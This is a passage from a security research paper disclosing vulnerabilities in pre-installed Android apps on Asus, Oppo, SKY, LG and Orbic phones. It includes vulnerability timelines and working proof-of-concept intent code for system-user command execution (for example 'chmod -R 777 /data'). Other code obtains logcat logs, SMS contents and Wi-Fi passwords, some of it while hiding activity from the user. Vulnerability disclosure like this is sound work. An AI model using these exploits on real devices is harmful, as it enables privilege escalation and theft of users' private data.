Table 5 shows when a particular build for a target market was introduced and whether the build contains a vulnerable version so the `com.asus.splendidcommandagent` platform app for the Asus ZenFone 3 (ZE552KL) device. The build fingerprint is provided to uniquely identify the build. The vulnerability was first introduced in the worldwide market in March, 2017 for the Asus ZenFone 3 device. All other markets became vulnerable within the next two months except for the Chinese market. This is due to the Chinese market being held at the Android 6.0.1 (API level 23) for at least 14 months while the worldwide market moved to Android 8.0 (API level 26). All markets other than China were still vulnerable as of the latest build available on Asus' website[17] that allows the downloading of historical firmwares.

Table 5. Asus ZenFone 3 Vulnerability Timeline for Command Execution as `system` user.

Target Market	Release Date	Status	Build Fingerprint
Japan	05/21/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/16/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/03/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.55-0:user/release-keys
Worldwide	04/19/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.53-0:user/release-keys
Japan	04/19/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.52-0:user/release-keys
China	03/23/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1801.197-20180302:user/release-keys
Worldwide	03/15/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1802.44-0:user/release-keys
Worldwide	02/12/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1801.40-0:user/release-keys
China	02/12/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1801.196-20180108:user/release-keys
Worldwide	01/29/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1801.40-0:user/release-keys
Japan	01/11/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1712.85-20171228:user/release-keys
Worldwide	01/08/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1712.85-20171228:user/release-keys
Worldwide	12/22/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.83-20171220:user/release-keys

[17] https://www.asus.com/support/Download-Center/

Worldwide	12/15/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.79-20171206:user/release-keys
Japan	11/22/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys
Worldwide	11/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys
Worldwide	10/13/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1709.68-20171003:user/release-keys
China	09/06/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.184-20170817:user/release-keys
Japan	08/08/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
Worldwide	08/03/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
China	07/24/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.181-20170710:user/release-keys
Worldwide	07/14/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1706.53-20170628:user/release-keys
Italy	06/29/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1704.41-20170526:user/release-keys
Japan	05/17/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.33-20170424:user/release-keys
Worldwide	04/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.28-20170410:user/release-keys
China	03/31/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1701.170-20170323:user/release-keys
Italy	03/28/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.13-20170310:user/release-keys
Worldwide	03/08/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.8-20170222:user/release-keys
Japan	02/24/17	Not Vulnerable	asus/JP_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1612.161-20170205:user/release-keys
China	01/09/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.150-20161214:user/release-keys
Worldwide	12/28/2016	Not Vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.152-20161222:user/release-keys
Worldwide	12/08/2016	Not vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.140-20161117:user/release-keys

4.5 Oppo F5 Command Execution as the `system` User

The Oppo F5 Android device contains a platform app with a package name of `com.dropboxchmod` that executes as the `system` user. The Oppo F5 device we examined had a build fingerprint of `OPPO/CPH1723/CPH1723:7.1.1/N6F26Q/1513597833:user/release-keys`. Interestingly, the Oppo F5 does not come with the Dropbox Android app pre-installed with a standard package name of `com.dropbox.android`, although this could also be for the `DropBoxService` in the Android framework. The `com.dropboxchmod` app contains only a single application component named `DropboxChmodService`. This service app component is implemented by a single class and an anonymous class. Below is the `AndroidManifest.xml` of the app showing that the app has an `android:sharedUserId` attribute with a value of `android.uid.system`. In addition, the manifest shows that the `DropBoxChmodService` is explicitly exported and not permission-protected, making it accessible to any app on the device.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system"
package="com.dropboxchmod" platformBuildVersionCode="25" platformBuildVersionName="7.1.1">
    <application android:allowBackup="true" android:icon="@drawable/ic_launcher"
android:label="@string/app_name">
        <service android:enabled="true" android:exported="true" android:name=".DropboxChmodService"/>
    </application>
```

The primary class named `DropBoxChmodService` creates an anonymous thread object that has access to the intent that was received in the `onStartCommand(Intent, int, int)` lifecycle method. These anonymous thread objects will obtain the action string from the intent and execute it as the `system` user if the action string is not null and not an empty string. Since the `DropBoxChmodService` app component is exported and not permission-protected, any app co-located on the device can execute commands as the `system` user. Unlike the others, the `DropBoxChmodService` does not print the output of the executed command to the logcat log, although the approach detailed in Section 4.1.1 can be used to obtain the output of a command. Below is the code to execute as the `system` user on the Oppo F5 device where the action string to the intent will be executed.

```
Intent i = new Intent();
i.setClassName("com.dropboxchmod", "com.dropboxchmod.DropboxChmodService");
i.setAction("chmod -R 777 /data");
startService(i);
```

In the source code snippet above, a vulnerable Oppo Android device will recursively change the file permissions starting from the `/data` directory. This is useful to examine for non-standard files on the `data` partition. We examined an Intermediate Representation (IR) of the app code for the `com.dropboxchmod` platform app. We have recreated the source code for the `onStartCommand` service lifecycle method of the `DropBoxChmodService` class based on the IR for the app and is provided below. The `onStartCommand` method receives the Intent sent from the attacking app.

```
@Override
public int onStartCommand(final Intent intent, int flags, int startId) {

    new Thread() {
        public void run() {
            if (intent == null) {
                stopSelf();
                return;
            }
            String action = intent.getStringExtra("action");
            if (action.isEmpty()) {
                action = intent.getAction();
            }
            Log.i("DropboxChmodService", "action = [" + action + "]");
            if (action.isEmpty()) {
                stopSelf();
                return;
            }
            try {
                Process process = Runtime.getRuntime().exec(action);
                Log.i("DropboxChmodService", "wait begin");
                process.waitFor();
                Log.i("DropboxChmodService", "wait end");
            } catch (Exception e) {
                e.printStackTrace();
```

```
            }
        }
    }.start();
    return super.onStartCommand(intent, flags, startId);

}
```

4.5.1 Affected Oppo Android Devices

We examined a range of Oppo devices from the markets in which they operate to estimate the scope of affected devices. Oppo makes their most recent firmware images for each device available on their website. The firmware images are segmented by country, where each country appears to have a different set of devices available to it. The Chinese market[18] appears to have the most available firmware images to download, whereas the Egyptian market[19] has less firmware images to download. Table 6 provides a chronologically-ordered listing of Oppo devices and whether or not they are vulnerable. This is not an exhaustive listing of the firmware images for Oppo Android devices. At a certain point, Oppo started to use an `ozip` file format to encapsulate their firmware images instead of the standard `zip` file format they used previously. We found a tool on XDA Developers from a member named *cofface* that helped to decrypt some of the `ozip` files[20]. Due to the new `ozip` file format, we were not able to examine all the firmware images we downloaded. The Oppo firmware images do not directly provide the `ro.build.fingerprint` property in the default properties file (i.e., `/system/build.prop`); therefore, we used the `ro.build.description` property instead. This property is similar and contains some of the same fields. Specifically, Table 6 is ordered by the date provided in `ro.build.description` property corresponding to the `ro.build.date` property (sometimes as a UNIX timestamp). The earliest date we witnessed where for the vulnerability was June 07, 2016 in the Oppo R7S device available to the Chinese market.

Table 6. Oppo Vulnerability Timeline for Command Execution as `system` user.

Device	Country	Status	Build Description
R7 Plus	China	Not Vulnerable	`full_oppo6795_15019-user 5.0 LRX21M 1465722913 dev-keys`
R7S	China	Vulnerable	`msm8916_64-user 5.1.1 LMY47V eng.root.20160713.211744 dev-keys`
Neo 5	Australia	Not Vulnerable	`OPPO82_15066-user 4.4.2 KOT49H eng.root.1469846786 dev-key`
R7 Plus	India	Not Vulnerable	`msm8916_64-user 5.1.1 LMY47V eng.root.20160922.193102 dev-keys`
A37	India	Vulnerable	`msm8916_64-user 5.1.1 LMY47V eng.root.20171008.172519 release-keys`
F1S	Australia	Vulnerable	`full_oppo6750_15331-user 5.1 LMY47I 1509712532 release-keys`
F5	Malaysia	Vulnerable	`full_oppo6763_17031-user 7.1.1 N6F26Q 1516160348 release-keys`
R9	Australia	Vulnerable	`full_oppo6755_15311-user 5.1 LMY47I 1516344361 release-keys`
F3	Pakistan	Vulnerable	`full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys`
F3	Vietnam	Vulnerable	`full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys`

[18] http://bbs.coloros.com/forum.php?mod=phones&code=download
[19] https://oppo-eg.custhelp.com/app/soft_update
[20] https://forum.xda-developers.com/android/software/cofface-oppo-ozip2zip-tool-t3653052

A77	Australia	Vulnerable	`full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys`
R9	China	Vulnerable	`full_oppo6755_15111-user 5.1 LMY47I 1519426429 dev-keys`
A39	Australia	Vulnerable	`full_oppo6750_16321-user 5.1 LMY47I 1520521221 release-keys`
F3 Plus	Pakistan	Vulnerable	`msm8952_64-user 6.0.1 MMB29M eng.root.20180413.004413 release-keys`
R11	China	Vulnerable	`sdm660_64-user 7.1.1 NMF26X eng.root.20180426.130343 release-keys`
A57	Philippines	Vulnerable	`msm8937_64-user 6.0.1 MMB29M eng.root.20180508.104025 release-keys`
A59S	China	Vulnerable	`full_oppo6750_15131-user 5.1 LMY47I 1525865236 dev-keys`
A77	China	Vulnerable	`msm8953_64-user 7.1.1 NMF26F eng.root.20180609.153403 dev-keys`

4.6 SKY Elite 6.0L+ Arbitrary Command Execution as the `system` User

The SKY Elite 6.0L+ device contains an app with a package name of `com.fw.upgrade.sysoper` (`versionCode=238, versionName=2.3.8`) that allows any app co-located on the device to have it execute commands as the `system` user. This app is developed by Adups, which is the same company that we discovered was surreptitiously exfiltrating PII to China[21]. This vulnerability is the same one that we have previously discovered, but the notable thing is that this device was purchased in March, 2018 from Micro Center in Fairfax, VA. We examined the two Adups apps on the device (`com.fw.upgrade.sysoper` and `com.fw.upgrade`) and neither of them exfiltrated any user PII. Although Adups apps are on the device, they do not make any network connections. It also appears that there are no apps to manage firmware updates. Therefore, it appears that this device will be left permanently vulnerable with a known vulnerability. The SKY Elite 6.0L+ device has a build fingerprint of `SKY/x6069_trx_l601_sky/x6069_trx_l601_sky:6.0/MRA58K/1482897127:user/release-keys`. This device has a build date of `Wed Dec 28 12:01:22 CST 2016` according to the `ro.build.date` system property. Adups has fixed the arbitrary command execution as `system` user vulnerability in its apps, although SKY or another entity in the supply chain included an old version of the Adups app in their build, making the device vulnerable. The source code below will cause the `com.fw.upgrade.sysoper` app to create a file an empty file with a path of `/sdcard/f.txt`. This is a fairly benign command to be executed as it just shows the vulnerable app will actually execute commands of the attacking app's choosing and can be replaced with a more sever command.

```
Intent i = new Intent("android.intent.action.Fota.OperReceiver");
i.setClassName("com.fw.upgrade.sysoper", "com.adups.fota.sysoper.WriteCommandReceiver");
i.putExtra("cmd", "touch /sdcard/f.txt");
sendBroadcast(i);
```

5. Logcat Logs

The logcat logs consist of four different log buffers: *system*, *main*, *radio*, and *events*[22]. The logcat log is a shared resource where any process on the device can write a message to the log. The logcat log is generally

[21] https://www.blackhat.com/docs/us-17/wednesday/us-17-Johnson-All-Your-SMS-&-Contacts-Belong-To-Adups-&-Others.pdf

[22] https://developer.android.com/studio/command-line/logcat#alternativeBuffers

for debugging purposes. A third-party app can only read log messages that the app itself has written. Pre-installed apps can request and be granted the `READ_LOGS` permission by the Android OS. The Android OS and apps can write sensitive data to the logs, so the capability to read from the system-wide logcat log was taken away from third-party apps in Android 4.1. Since a third-party app cannot directly obtain the system-wide logcat log, a third-party app may leverage another privileged app to write the system-wide logcat logs to the SD card. We found various vulnerabilities where a privileged pre-installed app writes the logcat logs to the SD card[23].

The logcat logs tend to contain email addresses, telephone numbers, GPS coordinates, unique device identifiers, and arbitrary messages written by any process on the device. A non-exhaustive list of concrete logcat log messages is provided in Appendix B. The log messages in Appendix B are from the ZTE Blade Vantage device from Verizon with a build fingerprint of `ZTE/Z839/sweet:7.1.1/NMF26V/20180120.095344:user/release-keys`. App developers may write sensitive data to the logcat log while under the impression that their messages will be private and unobtainable. Information disclosure from the logcat log can be damaging depending on the nature of the data written to the log. Appendix B contains a username and password pair being written to the log from a the Wells Fargo CEO Mobile® Android app (`package name=com.wellsFargo.ceomobile, versionCode=29, versionName=3.3.0`)[24]. There is some variance of the data that is written to the logcat log among different Android devices. Some older examples of data written to the logcat log can be found here[25].

5.1 Various LG Devices – Getting the Logcat Logs Written to an App's Private Directory

The `com.lge.gnsslogcat` app (`versionCode=1, versionName=1.0`) is present as a pre-installed app on the four LG devices we examined, show below with their corresponding build fingerprints.

LG G6 - `lge/lucye_nao_us_nr/lucye:7.0/NRD90U/17355125006e7:user/release-keys`
LG Q6 - `lge/mhn_lao_com_nr/mhn:7.1.1/NMF26X/173421645aa48:user/release-keys`
LG X Power - `lge/k6p_usc_us/k6p:6.0.1/MXB48T/171491459f52c:user/release-keys`
LG Phoenix 2 - `lge/m1v_att_us/m1v:6.0/MRA58K/1627312504f12:user/release-keys`

This platform app executes as the `system` user since the app is signed with the platform key and sets the `android:sharedUserId` attribute to a value of `android.uid.system` in its `AndroidManifest.xml` file. This provides the application with significant capabilities on the device. The app also requests the `android.permission.READ_LOGS` permission. As this app is installed on the system partition, the `READ_LOGS` permission will be granted to it so that it can read the system-wide logcat log. The `AndroidManifest.xml` file of the `com.lge.gnsslogcat` app is provided below.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android"
android:sharedUserId="android.uid.system" package="com.lge.gnsslogcat"
platformBuildVersionCode="24" platformBuildVersionName="7.0">
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
```

[23] See Sections 9.2 and 10.2 for additional methods for obtaining the system-wide logcat log.
[24] https://play.google.com/store/apps/details?id=com.wellsFargo.ceomobile
[25] http://www.blackhat.com/docs/asia-15/materials/asia-15-Johnson-Resurrecting-The-READ-LOGS-Permission-On-Samsung-Devices-wp.pdf

```
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <application android:allowBackup="true" android:label="@string/app_name"
android:theme="@style/AppTheme">
        <service android:exported="true" android:name=".GnssLogService">
            <intent-filter android:label="com.lge.gnsslogcat">
                <action android:name="com.lge.gnsslogcat"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </service>
    </application>
```

Below are the SHA-256 hashes for the `com.lge.gnsslogcat` app's Android Package (APK) file and Optimized Dalvik EXecutable (ODEX) file.

```
ec00172156d4032cbb4888def9509fc903674fe7d40467a5163b283d6d4967a8  GnssLogCat.apk
3a8777a0c8256f5d3e953e9bba502b0842a5fe7656387f319fee0ba309fb8c1b  GnssLogCat.odex
```

The `com.lge.gnsslogcat` app is small, as it only contains three classes for the whole app and only contains a single service application component: `GnssLogService`. This component is explicitly exported as it sets the `android:exported` attribute to a value of `true`. The `com.lge.gnsslogcat` app does not run following device startup and will only run when started by another app on the device. When the `com.lge.gnsslogcat` app is started via an intent, it will write the logcat log to external storage, although the log messages it writes belong to a limited set of log tags. Each log entry has a log tag and a log message. Specifically, the default configuration for the `com.lge.gnsslogcat` app is to only record log messages that have a log tag of `GpsLocationProvider`, `LocationManagerService`, or `GnssLogService`. Under the default configuration, the `com.lge.gnsslogcat` app writes the entire log entries for log messages from the system-wide logcat log that have the aforementioned log tags to a default path of `/sdcard/gnsslog/GnssLogService.log`. An example listing of this file is shown below.

```
05-10 13:16:24.559  1703  2555 D LocationManagerService: getLastLocation:
Request[ACCURACY_FINE gps requested=0 fastest=0 num=1]
05-10 13:16:24.560  1703  1717 D LocationManagerService: getLastLocation: Request[POWER_LOW
network requested=0 fastest=0 num=1]
05-10 13:16:39.131  6668  6685 D GnssLogService: FileName[GnssLogService] start logging
05-10 13:17:34.930  1703  3307 D LocationManagerService: getLastLocation: Request[POWER_NONE
passive fastest=0 num=1]
05-10 13:17:34.940  1703  3345 D LocationManagerService: getLastLocation: Request[POWER_NONE
passive fastest=0 num=1]
05-10 13:17:34.949  1703  3307 D LocationManagerService: getLastLocation: Request[POWER_NONE
passive fastest=0 num=1]
```

The logcat log, containing only log entries from 3 specific log tags, only provides a very limited amount of data. We discovered a method to provide input to the `com.lge.gnsslogcat` app so that the entire system-wide logcat log will be written to the output file. The attacking app that starts the `com.lge.gnsslogcat` app externally can control the path where the file will be created. Moreover, the attacker can use a path traversal attack. The resulting log file will always have a fixed `.log` extension, but the path can be controlled by the attacker. The path selection will still be subject to SELinux rules. We have found that the attacking app can successfully cause the `com.lge.gnsslogcat` app create a logcat log file in the attacking app's private directory. Therefore, the attacking app does not require any permissions to obtain the logcat logs, although if data from the logcat log is to be sent off from the device, the attacking app will need the `INTERNET` permission.

Here we provide the source code to perform the attack using a notional package name of `hab.huba`. The first thing the attacking app needs to do is to make its private directory (i.e., `/data/data/hab.huba`) globally executable. This source code below will accomplish this.

```
File baseAppDir = getFilesDir().getParentFile();
baseAppDir.setExecutable(true, false);
```

After that, the attacking app needs to create a file in their private directory. The name can be anything although it will have to end in `.log` and the same file name (except the `.log` since it will be appended by the `com.lge.gnsslogcat` app) will need to be used when sending an intent to the `com.lge.gnsslogcat` app to start the logging. Using an example file name of `test.txt.log`, we will create it in the attacking app's private directory.

```
File logfile = new File(baseAppDir, "test.txt.log");
try {
    logfile.createNewFile();
    logfile.setWritable(true, false);
} catch (IOException e) {
    e.printStackTrace();
}
```

This code will create an empty file in the attacking app's private directory that will be writable by the `com.lge.gnsslogcat` app. The SELinux rules allow the `com.lge.gnsslogcat` app to write (although not read) from a third-party app's private directory. The attacking app, `hab.huba`, will be the owner of the `test.txt.log` file even after the `com.lge.gnsslogcat` app writes logcat log data to it. Below is the code the attacking app will execute to initiate the writing of the logcat log file in its private directory to a file of its choosing.

```
Intent i = new Intent("com.lge.gnsslogcat");
i.setClassName("com.lge.gnsslogcat", "com.lge.gnsslogcat.GnssLogService");
i.putExtra("modulename", "GnssLogService");
i.putExtra("start", true);
i.putExtra("logfilename", "../../../../data/data/hab.huba/test.txt");
ArrayList<String> darkness = new ArrayList<String>();
darkness.add("*:V Hidden");
i.putStringArrayListExtra("tags", darkness);
startService(i);
```

The `logfilename` extra used in the intent controls the file name, but it can also be used to control the file path as there is no input filtering to prevent a directory traversal attack. If the attacking app just provides a file name without a path, the default path is `/storage/emulated/0/gnsslog`. Therefore, the attacking app can escape these directories and provide a path that will resolve to an already created file that is owned by the attacking app and resides in the attacking app's private directory. Normally, the `com.lge.gnsslogcat` app will only write messages corresponding to three different log tags, but the attacking app can provide input to the `logcat` command executed by the `com.lge.gnsslogcat` app so that all messages (i.e., any log tag with any log level) will be contained in the file. The `com.lge.gnsslogcat` app will check for an `ArrayList<String>` object in the intent that corresponds to a key name of `tags`. This allows an app to specify additional log tags that will be used in the `logcat` command. The attacking app can provide specific log tags it is interested in, although a more convenient approach is just to obtain them all, as it may be difficult to know all the interesting log tags on the device a priori. When using `logcat` command, the

initiating process can specify specific log tags and the accompanying log level (and up) that should be included and silence everything else (effectively white-listing what should be included).

The `com.lge.gnsslogcat` app when executing normally will execute the `logcat` command below.

```
logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V
```

Whenever there are strings in the `ArrayList<String>` object corresponding to the a key name of `tags` passed in the intent, it will take each String and append a `:V` to the end of it and add it to the end of the command above. Therefore, the attacking app has some control over parameters to the command, although the attacking app cannot perform arbitrary command injection due to the way Java executes a single command using `Runtime.exec(String)` API call. The appending of `:V` to the a specific log tag just makes it so that any message with that log tag at the level of verbose or above will be included. The `-s` argument will silence all other log tags that are not explicitly included as arguments. To obtain all the log entries (all log tags at all levels), a String of `*:V Hidden` is provided to the `ArrayList<String>` object corresponding to the a key name of `tags` in the intent. The `*:V` is a wildcard that matches any log tag at the lowest log level which will match the lowest level and all levels above (i.e., every possible log message). Since the `com.lge.gnsslogcat.GnssLogCat` class iterates over the Strings that were provided in the `ArrayList<String>` object and appends a `:V` to the end, a space and arbitrary word (i.e., `*:V` *`Hidden`*) is provided in the input to keep the command proper. Therefore, the command that the `GnssLogCat` class executes will be the following.

```
logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V *:V
Hidden:V
```

This command will execute and write all available log data to the file it was instructed to by the attacking app. The `com.lge.gnsslogcat.GnssLogFileManager` class will create the log file (if it does not exist) and write the file using a `java.io.FileOutpstream` wrapped in a `java.io.OutputStreamWriter` object. The path is controlled by the attacker and contained in the intent belonging to a key value of `logfilename`. The result is that the attacking app now has the `com.lge.gnsslogcat` app writing the system-wide logcat log to a file it owns in its private directory.

5.2 Orbic Wonder – Logcat Logs

The Orbic Wonder[26] Android device provides a method to obtain the logcat logs via a pre-installed platform app with a package name of `com.ckt.mmitest` (versionCode=25, versionName=7.1.2) that will write the logcat logs to the SD card when a specific activity is started. Any app that requests the `READ_EXTERNAL_STORAGE` permission can read from the SD card and also the created logcat log file. Therefore, a local app on the device can quickly start a specific activity application component (`com.ckt.mmitest.MmiMainActivity`) in the app (`com.ckt.mmitest`) to have the logcat log get written to the SD card. After starting the app with a specific flag in the intent (`FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS`), the app can programmatically return to the home screen and the app (`com.ckt.mmitest`) will not be visible in the recent apps. Then the logcat log will be continually written and can be mined on the device for sensitive user data. Alternatively, the entire log file can be exfiltrated to a remote location for processing. An example file path that the logs get written to is

[26] http://www.orbic.us/phones/details/10

`/sdcard/MmiTest/fd5d9b82_0202-221453.log`. This file name may vary, but the directory will be the same. The source code below will initiate the writing of the logcat log file to external storage. The first intent will start the activity application component which initiates the writing of the logcat log to the SD card. This intent contains a flag that will hide it from the recent apps list. The thread then sleeps 0.7 seconds. Then it launches an intent to return to the home screen, so the app is no longer visible or accessible to the user via the recent apps list. This can be done in the background from a service application component.

```
Intent i = new Intent();
i.setClassName("com.ckt.mmitest", "com.ckt.mmitest.MmiMainActivity");
i.setFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
this.startActivity(i);

try {
    Thread.sleep(700);
} catch (InterruptedException e) {
    e.printStackTrace();
}

Intent i2 = new Intent("android.intent.action.MAIN");
i2.addCategory(Intent.CATEGORY_HOME);
startActivity(i2);
```

The default messaging app, `com.android.mms` (`versionCode=25, versionName=7.1.2`), on the Orbic Wonder device writes call data and the body of sent and received text messages to the logcat log. This is an insecure practice since it is unnecessary to write this data to the logcat log on a production device due to the possibility of the logcat log being exposed. The `system_server` process writes the call data to the logcat log. Using the ability to obtain the logcat log above, this will enable an app on the device to obtain the body of the user's sent and received text messages, as well as call data as they occur. Additional data may be written to the logcat logs, although we are focusing here on the telephony data.

Sent text messages (destination number and body of text message)

```
02-02 21:51:22.654  6538  6719 D Mms-debug: sendMessage sendIntent: Intent {
act=com.android.mms.transaction.MESSAGE_SENT dat=content://sms/1
cmp=com.android.mms/.transaction.SmsReceiver (has extras) }
02-02 21:51:22.657  6538  6719 D Mms-debug:
sendMultipartTextMessage:mDest=5716667157|mServiceCenter=null|messages=I am sending a text
message|mPriority=-1|isExpectMore=false|validityPeriod=-
1|threadId=1|uri=content://sms/1|msgs.count=1|token=-1|mSubId=1|mRequestDeliveryReport=false
```

Received text messages (sending number and body of text message)

```
02-02 21:53:32.149  6538  6538 D Mms-debug: mWorkingMessage send mDebugRecipients=(571) 666-
7157
02-02 21:53:32.149  6538  6538 D Mms-debug: send origThreadId: 1
02-02 21:53:32.149  6538  6538 D Mms-debug: mText=Receiving a text message
```

Placing a call

```
02-02 21:54:40.663  1348  1348 I Telecom : Class:  processOutgoingCallIntent isCallPull =
false: PCR.oR@AFA02-02 21:54:40.663  1348  1348 I Telecom : Class:  processOutgoingCallIntent
handle = tel:(571)%20666-7157,scheme = tel, uriString = (571) 666-7157, isSkipSchemaParsing =
false, isAddParticipant = false: PCR.oR@AFA
```

Receiving a call

```
02-02 21:58:00.351  1348  1348 D PhonecallDetector: onIncomingCallReceived() number:
+15716667157 start at: Fri Feb 02 21:58:00 EST 2018
02-02 21:54:41.569  1348  1348 D PhonecallDetector: onOutgoingCallStarted() number: 5716667157
start at: Fri Feb 02 21:54:41 EST 2018
02-02 21:54:54.844  1348  1348 D PhonecallDetector: onOutgoingCallEnded() number: 5716667157
start at: Fri Feb 02 21:54:41 EST 2018 end at: Fri Feb 02 21:54:54 EST 2018
```

5.3 Asus ZenFone 3 Max – Obtaining the Logcat Logs, WiFi Passwords and More

The Asus ZenFone 3 Max Android device contains a pre-installed app with a package name of `com.asus.loguploader` (`versionCode=1570000275`, `versionName=7.0.0.55_170515`) with an exported interface that allows any app on the phone to obtain a `dumpstate` file (kernel log, logcat log, dump of system services, which includes text of active notifications), Wi-Fi Passwords, and other system data that gets written to external storage. The build fingerprint of the device is `asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys`. In addition, the phone numbers for outgoing and incoming telephone calls get written to the logcat log, as well as the telephone numbers for outgoing and incoming text messages. Therefore, having access to the logcat log (via the `dumpstate` file), allows one to also obtain some telephony meta-data.

The `com.asus.loguploader` app has an exported component named `com.asus.loguploader.LogUploaderService`. This component can be accessed by an app on the device to generate the log files that get written to external storage. Once an app interacts with it using a specific intent, the device will vibrate once and create two notifications: one that says "Log generating… Please wait for a while" and another that says "Bug Reporter is running. Tap for more information or to stop the app." The device will vibrate again when the generation of the log files has completed. These two notifications are temporary and will be removed in around one second since a second intent is sent.

The `com.asus.loguploader` app cannot be disabled through the Settings app. The source code to write the log data to the SD card is provided below. The first intent is to start the log generation and the second intent is to quickly remove the notifications. If the second intent was not sent, the generation of log files would leave notifications in the status bar for the user to see. The second intent is sent to remove the notifications.

```
Intent i = new Intent("MANUAL_UPLOAD");
i.setClassName("com.asus.loguploader", "com.asus.loguploader.LogUploaderService");
startService(i);
Intent i2 = new Intent("MOVELOG_COMPLETED");
i2.setClassName("com.asus.loguploader", "com.asus.loguploader.LogUploaderService");
startService(i2);
```

The source code above will cause the `com.asus.loguploader` app to write log data to a base directory of `/sdcard/ASUS/LogUploader`. Each time this code is executed, it will overwrite the previous files. A listing of the files in the most relevant directory (i.e., `/sdcard/ASUS/LogUploader/general/sdcard`) is provided below.

```
ASUS_X008_1:/sdcard/ASUS/LogUploader/general/sdcard $ ls -alh
total 9.4M
```

```
drwxrwx--x 5 root sdcard_rw 4.0K 2018-05-20 13:32 .
drwxrwx--x 3 root sdcard_rw 4.0K 2018-05-20 13:32 ..
drwxrwx--x 2 root sdcard_rw 4.0K 2018-05-20 13:32 anr
-rwxrwx--x 1 root sdcard_rw  817 2018-05-20 13:32 df.txt
-rw-rw---- 1 root sdcard_rw 9.3M 2018-05-20 13:32 dumpstate.txt
-rwxrwx--x 1 root sdcard_rw 1.2K 2018-05-20 13:32 ls_data_anr.txt
-rwxrwx--x 1 root sdcard_rw  218 2018-05-20 13:32 ls_data_tombstones.txt
-rwxrwx--x 1 root sdcard_rw  902 2018-05-20 13:32 ls_wifi_asus_log.txt
drwxrwx--x 2 root sdcard_rw 4.0K 2018-05-20 13:32 mtklog
-rwxrwx--x 1 root sdcard_rw  474 2018-05-20 13:32 p2p_supplicant.conf
drwxrwx--x 2 root sdcard_rw 4.0K 2018-05-20 13:32 tombstones
-rwxrwx--x 1 root sdcard_rw  791 2018-05-20 13:32 wpa_supplicant.conf
```

The two most interesting files are `dumpstate.txt` and `wpa_supplicant.conf`. The `wpa_supplicant.conf` file is a copy of the `/data/misc/wifi/wpa_supplicant.conf` file. The `wpa_supplicant.conf` contains the SSID and password for each network that the device has saved. The contents of the `wpa_supplicant.conf` file are shown below. Some of the data below has been changed about the networks for privacy reasons.

```
ASUS_X008_1:/sdcard/ASUS/LogUploader/general/sdcard $ cat wpa_supplicant.conf
ctrl_interface=/data/misc/wifi/sockets
driver_param=use_p2p_group_interface=1
update_config=1
device_name=US_Phone
manufacturer=asus
